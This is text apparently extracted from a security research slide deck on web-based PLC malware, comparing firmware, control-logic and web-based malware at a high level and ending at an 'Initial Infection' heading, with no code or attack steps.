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
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
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
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Revisiting PLC Malware



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What can it do from this layer?
What happens after the compromise?

Agenda

Background

What is a PLC and how do you hack it?

Industry Changes

What are the implications of embracing web tech?

Web-Based PLC Malware

Can malware live in the web front-end layer?

Real-World Example


Can NSA-level Windows 0days be replaced by an ad banner?

A New Class of PLC Malware



Firmware (FW) Malware

- Implemented closer to hardware
- High-level of device control
- Difficult to detect
- Challenging to deploy



Control Logic (CL) Malware


- Runs in user-code sandbox
- Easy access to GPIO
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
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


Web-Based (WB) Malware

- Hosted by PLC; runs in other devices' browsers
- Device & physical process control
- Easy to deploy
- Difficult to Detect

WB Malware in the PERA Model

Web-Based PLC Malware




C.1 - Infection Scenarios

WB Malware in the PERA Model


Legend




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
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


Stage 1) Initial Infection



